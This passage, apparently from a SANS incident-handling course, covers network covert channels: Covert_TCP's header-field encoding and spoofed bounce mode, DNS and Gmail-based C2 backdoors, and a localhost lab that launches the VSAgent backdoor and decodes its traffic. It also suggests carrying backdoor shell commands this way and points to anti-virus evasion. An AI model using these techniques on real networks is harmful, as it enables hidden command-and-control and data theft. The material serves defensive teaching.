  - Written by Craig H. Rowland
  - Designed to transfer files
  - Remarkably effective technique

Although covert channels created by embedding one protocol entirely in a different protocol can be quite effective, covert channels can also be constructed by inserting data into unused or misused fields of protocol headers themselves. The TCP/IP protocol suite is particularly useful in carrying covert channels. Many of the fields in the TCP and IP headers have vast openings through which data can be sent.

One particularly interesting tool that illustrates exploiting TCP/IP headers to create covert channels is called "Covert_TCP." Written by Craig H. Rowland and included as part of his paper, Covert Channels in the TCP/IP Protocol Suite, Covert_TCP shows how data can be secretly carried in TCP/IP headers by implementing a simple file transfer routine using the technique. Even though the tool was introduced many years ago, it illustrates important concepts in implementing covert channels.

Covert_TCP itself transfers only ASCII files between systems. However, the same concepts can be used to transport commands for a backdoor shell, or any other movement of data across the network.

Covert_TCP

- Client and server are same executable
- Covert_TCP offers the ability to carry ASCII data in:
  - IP Identification field
  - Sequence Number field
  - Acknowledgement Number field

IP Header

Vers	Hlen	Service Type	Total Length	
Identification			Flags	Fragment Offset
Time to Live		Protocol	Header Checksum	
Source IP Address				
Destination IP Address				
IP Options (if any)				Padding
Data				
....				

TCP Header

Source Port			Destination Port
Sequence Number			
Acknowledgement Number			
Hlen	Rsvd	Code Bits	Window
Checksum			Urgent Pointer
IP Options (if any)			Padding
Data			
....			

Covert_TCP allows for transmitting information by entering ASCII data in the following TCP/IP header fields:

- IP Identification
- TCP initial sequence number
- TCP acknowledgement sequence number

The IP Identification field is sometimes used in conjunction with packet fragmentation. When a system legitimately fragments a packet, it uses the IP Identification field to create a unique number to differentiate between different streams of fragmented packets.


The Sequence Number field and the Acknowledgement Number field are used by TCP to order the packets as they get transmitted across the network.

An attacker can load information into these fields and use it to transmit the data across the network using covert TCP.


Of course, other components of the TCP and IP headers (or even UDP headers for that matter) could be used to transmit data, such as the Reserved, Window, Code Bits, Options, or Padding fields, but only three options are supported by Covert_TCP. These options were selected because they are often left unaltered as packets traverse a network. Even though only three different fields are supported in the tool, Covert_TCP is still remarkably effective in creating a covert channel.

Covert_TCP Modes

- IP ID mode:



- Seq mode:




The IP Identification mode is quite simple. ASCII data is simply dropped into that field of the IP header at the client and extracted at the server. A single character is carried in each packet. The tool uses the IP field in the IP header of a packet that is carrying a TCP segment so that it can be directed from a given TCP source port to a given TCP destination port.

The TCP initial sequence number mode is somewhat more complex. The first part of the TCP three-way handshake (the initial "SYN" packet) carries an initial sequence number (ISNA) set to represent the ASCII value of the first character in the file to be covertly transferred. The Covert_TCP server sends back a RESET packet, because the intent of the communication is to deliver the character in the sequence number field, not to establish a connection. The client then sends another session-initiation (again, the first part of the three-way handshake), containing another character in the ISNA field. Again the server sends a RESET and the three-way handshake is not completed. Although not terribly efficient in transferring data, this Covert_TCP mode is still quite useful.

Covert_TCP Bounce Mode

- Ack mode (also known as "bounce" mode)



The most complex mode of operation for Covert_TCP is using the TCP acknowledgement sequence number, which applies in a so-called "bounce" operation. For scenarios where the Acknowledgement mode is used, three systems are involved: the server (receiver of the file), the client (the sender of the file), and the bounce server. In this mode, the attacker essentially sends data from the client, bounces it off the bounce server using spoofing techniques, thereby transmitting it to the receiving server.

Step 0: The attacker establishes a Covert_TCP server on the receiving server, putting it in "ack" mode. The attacker selects a bounce server, which can be any accessible machine on the Internet, potentially a high-profile Internet commerce website, the DNS server of your favorite news source, a mail server from a university, or your friendly neighborhood three-letter government agency. No attacker software is required on the bounce server! All it needs is a TCP/IP stack and network connectivity. The attacker will send the file over a covert channel from the client system to the receiving system via the bounce server.

Step 1: The client generates TCP SYN packets with a spoofed source address of the receiving server and a destination address of the bounce server. The Initial Sequence Number of these packets (ISN_A) contains a representation of the ASCII character that needs to be transmitted. The packet is sent to the bounce server.

Step 2: The bounce server receives the packet. If the destination port (which is configurable by the attacker) on the bounce server is open, the bounce server will send a SYN/ACK response, thereby completing the second part of the three-way handshake. If the destination port on the bounce server is closed, the bounce server might send a RESET message. Regardless of whether the port is open or closed, the bounce server will send its response (a SYN/ACK or a RESET) to the apparent source of the message: the *receiving* server. That is how the bounce occurs – the client spoofs the address of the receiving server, duping the bounce server to forward the message. Of course, the SYN/ACK or RESET will have an ACK sequence number value incremented one more than the initial SYN. Based on this ack number value, the receiver can determine the character that was sent.

Step 3: The receiving server gets the SYN/ACK or RESET, recovers the character from the sequence number field, and waits for more. The data is gathered from the sequence numbers and is written to a local file.

Extending the Ideas of Covert_TCP

- Transfer Trojan Horse backdoor commands or shell instead of just files
- Bi-directional bounce attack
- Use other fields in the TCP, IP, and ICMP headers
  - Reserved space
  - IP options
  - ICMP message type

Because the current Covert_TCP implementation is merely a proof of concept, it doesn't include a lot of bells and whistles. However, many attackers have created other tools using the same concepts adapted from Covert_TCP. The resulting tools are even more powerful.

One of the most obvious ways to improve the power of Covert_TCP is to use the techniques to transfer backdoor commands or shell access across the network.

In addition, the bounce attack implemented in Covert_TCP is unidirectional. For full-duplex communication, either two instances of the client and server have to be used, or an attacker must modify the code to support both directions.

A final area where Covert_TCP can be extended involves using other fields in the packet headers. The IP options, ICMP message types, or a variety of other fields can be used.

Other Covert Channels


- Just about any protocol can be used as a covert channel
- DNS
  - DNSCat2 by Ron Bowes and numerous other malware specimens
- Quick UDP Internet Connection (QUICK)
  - Use of multiplexed UDP connections for connections
- Stream Control Transmission Protocol (SCTP)
  - Also uses multi-streaming to send data across multiple concurrent connections
  - Supports multihoming so multiple endpoints can be used as failover
  - Yeah, this means it has built-in C2 server failover
- The goal of attackers using odd protocols for transfer is to find new areas where existing signatures do not exist
- Also, there are some issues with reassembly across multiple concurrent streams of data being sent

One of our favorite protocols to use for Command and Control (C2) for our assessments is DNS. There are a number of reasons for this. First, it is generally allowed outbound when Internet whitelisting is in play. Second, it is very hard for IDS/IPS/Firewall vendors to create solid signatures for it. This is because it can be difficult to state exactly what should be in a DNS packet. Domain names are shifty and can be all over the place statically when taking into account multiple languages.

Although we in the security industry are having some issues with detecting Command and Control (C2) traffic in existing protocols like DNS, attackers are actively using and abusing cutting-edge protocols like QUICK and SCTP. Protocols like these have a lot of advantages for attackers because they are multistreaming/multiplexed protocols. This means it is not as simple as reassembling a simple TCP stream between two hosts and two ports. Rather, the data can be sent across multiple ports in parallel. However, signatures eventually will be robust and written. The real advantage of these protocols is that they are relatively and/or severely underutilized. Because of these two issues, signatures can be slow to materialize because there are often more pressing signatures for other malware specimens that need to be written. Simply take these protocols as examples as to what attackers can do. Once these protocols are well defined and monitored by the security community, attackers will move on to the next new set of protocols.

Gcat

- Full C2 backdoor where all Command and Control traffic flows over Gmail
- Originally created by Ben Donnelly of BHIS
- Currently maintained by byt3bl33d3r
- Supports:
  - Command execution
  - Screenshots
  - Download and upload of files
  - Keylogging
  - Execution of shellcode
- Bypasses many DLP/IDS/IPS systems
- Many IDS/IPS/Firewalls are not monitoring Gmail traffic very well
- https://github.com/byt3bl33d3r/gcat



Another tool we created at BHIS for testing and evaluating DLP and advanced firewall products is Gcat. Initially, it was a simple proof of concept we used to see whether many of the modern security products today were actively monitoring Gmail traffic. We quickly found out they are not, and this makes sense. How many times a day do you google for specific operating system commands? How many times do you email your friends and co-workers a command or the results of a command? Gcat was designed to take advantage of this blind spot in many organizations.

Currently, it is being maintained by byt3bl33d3r, who has added an impressive array of new features, and can be found at:

github.com/byt3bl33d3r/gcat

Covert Channel Defenses (1)

- Preparation
  - Keep attackers off system in the first place
- Identification
  - Know what processes should be running on your systems
    - When a strange process starts running, investigate
    - Especially if it has admin/root privileges
  - Network-based IDS can analyze packets for:
    - Shell commands in HTTP (for reverse www shell)
    - Unusual data in ICMP messages (for ICMP tunnels)
      - False positives associated with network management equipment
    - Unusual changes in IP ID and Seq/Ack fields (for Covert_TCP) – pretty hard to do

The defenses for Covert_TCP are the same as what we saw for defending against Reverse WWW Shell and Ptunnel. Keep the attackers off your systems by applying the principle of least privileges, and stopping unknown processes from running on your machines. Also, employ network-based intrusion detection systems to look for anomalous behavior in the traffic.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - **Lab: Covert Channels**
4. Steganography

Let's perform a hands-on lab, in which use Covert_TCP to send data across our localhost interface in a covert fashion. We sniff the packets Covert_TCP sends and look for the data it transmits inside the IP headers.

Plain Sight Covert Channels

Lab: Covert Channels

- Not all backdoors use plaintext to transmit data
- Many use other protocols
  - HTTPS
  - IPSEC
  - DNS
- Others hide in plain sight
  - For example, HTTP
- Every custom web application has data and fields that are encoded and transmitted differently
  - For example, session parameters, hidden form elements, etc.
- It is almost impossible for full inspection of all these different variables
- Let's take a look at a backdoor that uses this technique
- It also beacons at 30-second intervals
  - A very common technique for modern malware

We have spent some time looking at different backdoors that can send data in plaintext. We have also looked at backdoors that encrypt traffic over HTTPS. But is there an area in between? Is there a way backdoors can hide their Command and Control (C2) in plain sight?

Every web application has a number of different parameters and values that are sent in a way specific to that application. This means an application might encode various parameters, session values, and security features like hidden form elements in completely different and non-standard ways. This can serve as an excellent opportunity for bad-guy C2 traffic. It allows the traffic to be hidden via encoding, but not arouse outright suspicion like HTTPS to weird systems.

We look at some traffic created via a custom piece of malware by Tim Tomes, Ethan Robish, and Joff Thyer of Black Hills Information Security.

It uses Base64 as an encoding mechanism and also beacons out every 30 seconds to get commands from the attacking system.

VSAgent (1)


Lab: Covert Channels

- Custom backdoor written by the Black Hills Information Security team
  - Special 504 version written by Luke Baggett
- Encodes all Command and Control (C2) in base64
- Then, inserts it into a __VIEWSTATE parameter
- The encoded data is sent in the clear
- Very difficult to detect

The first is called "VSAgent." It is a simple Python tool, which is comprised of a Webserver and a client. The key point of this tool is that it uses clear text HTTP with Base64 encoded parameter called __VIEWSTATE for all communication. This is effective for two reasons. First, __VIEWSTATE, by nature, is to be random for keeping state. Also, it can vary in length. This makes detection very difficult. We have a lab using this tool and analyzing its payload a bit later.

If, for any reason, you need to remove results from a previous session please feel free to run the following command and restart vsagent:

rm /opt/course_www/SEC504/vsagent-504/data.db



The first thing we are going to need to do is log in as root.

1. # **su -**

(Remember, your root password is root)

Then, we will need to make sure networking is configured properly. **#Please note your IP address will not be 10.10.75.1 anymore!!!**


2. # **dhclient eth0**

Now, we need to start the HTTP server.

3. # **service nginx start**

Then, start the backdoor.

4. # **python /home/sec560/CourseFiles/vsagent-504/vsagent-504.py http://127.0.0.1/SEC504/vsagent-504/vssvc.php**




Now, we will use Firefox to connect to the web UI for VSAgent.

Simply run the following commands ***in a separate terminal***:

1. $ **`ifconfig`**

Please note your IP address. ***It will be different than the one on the slide!:***

2. $ **`firefox http://<IPAddress>/SEC504/vsagent-504/vsgui.php`**




Please note the following areas in the web-base GUI for vsagent.

1. First, in the lower section, you will see "vsagent>." This is where you will be able to type commands to the remote system.

2. Next, you see the hex MAC address of the controlled systems in the upper-left area.

3. And finally the large white area on the right is where the results of the commands you run appear.

Now, let's look at the traffic.



A separate window becomes root and start tcpdump but captures traffic only to 127.0.0.1 and any lines with VIEWSTATE in them. We are doing this to focus on the C2 traffic and not view the HTTP GUI traffic, which is clear text.

1. $ **su -**

(Please enter the root password of root)

2. # **tcpdump -i lo -A host 127.0.0.1 | grep VIEWSTATE**

The previous command starts tcpdump on the local loopback interface. It displays only traffic to and from 127.0.0.1, and we are filtering only lines with VIEWSTATE.

Challenge! — Lab: Covert Channels

- Run some commands and decode the data
- Hints:
  - The data is base64 encoded
  - There are characters that are hex-encoded characters (i.e., linefeed, =, etc.), which can pollute the decoding of the base64 data
- The offending characters will need to be removed or converted!
- awk gsub is your friend!
  - $ echo cat dog dog | awk '{gsub(/cat/,"dog")}1'
  - Will output dog dog dog
- Base64 --decode will decode the data
- It should look something like this:
  - $ echo <paste your string here> | <awk command here> | <Base64 decode here>
- But, there is more than one path!
  - Ruby! Python! Perl!
- Don't forget to use the man pages!!

Now let's try a small challenge.

Try and take the VIEWSTATE parameter and decode it. The VIEWSTATE parameter is simple base64 and tools like bae64 - -decode should be able to decode it easily.

However, that is not the case. The C2 for VSAgent also has some hex-encoded data in the middle of the base64 encoded data. This will cause tools like base64 to generate errors. Hey, no one said being a defender was easy.

So, we will need to either delete the hex characters (they start the a % BTW) or we will need to convert them. The two characters you want to watch out for are %0A (a line feed) and %3D (an =).


We recommend deleting the %0A and converting the %3D to an =. Also, the man pages are your friend!!!!

A great tool for this is awk. It allows you to convert strings on the fly. In the slide, we give an example with dogs and cats. The trick is going to be chaining them together.

But that is just one possible solution. Feel free to explore others!

One Possible Solution

Lab: Covert Channels



A wise man once said, "If you have a problem that can be solved only by sed and awk, you now have two problems."

Above is one possible solution. Please note that we chained the two conversions with a ;.

Also note that we took the base64 string, piped it into awk for the conversions, and then piped it into base64 for decoding.

In Conclusion

- Detecting and decoding covert channels can be hard
- However, with a little work, we can peer into the commands of the bad guys
- Please try out this tool at work
  - With permission, of course
- You can convert the python script to .exe with tools like pyInjector, pyinstaller, and py2exe

We want to close the labs out with 504 by giving you a small glimpse of how clever these C2 channels can be. However, with a little bit of work and a little creativity, we can peer into the world of the attackers. Please, take a few moments when you get back to work to try out this in your environment. Can your next generation firewall detect it?

You can convert the python into a .exe and get real fancy with tools like pyinstaller, pyInjector, and py2exe. The following link is an article on how to do this by Mark Baggett (Luke's dad):

http://pen-testing.sans.org/blog/pen-testing/2013/07/12/anti-virus-evasion-a-peek-under-the-veil

Covert Channel Defenses

- Containment
  - Delete attacker's program
  - Look for program on other systems
- Eradication
  - If attacker compromised admin/root account, rebuild system
- Recovery
  - Monitor system very closely

If an attacker is using covert channels on your machines, you should scour other related systems looking for the same program. The system should be rebuilt if the attacker compromised root or admin-level accounts on the box.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. **Steganography**

Now that we have analyzed how data can be hidden as it moves across the network, let's look at how data can be hidden in a static file on the file system.

Steganography (Stego)

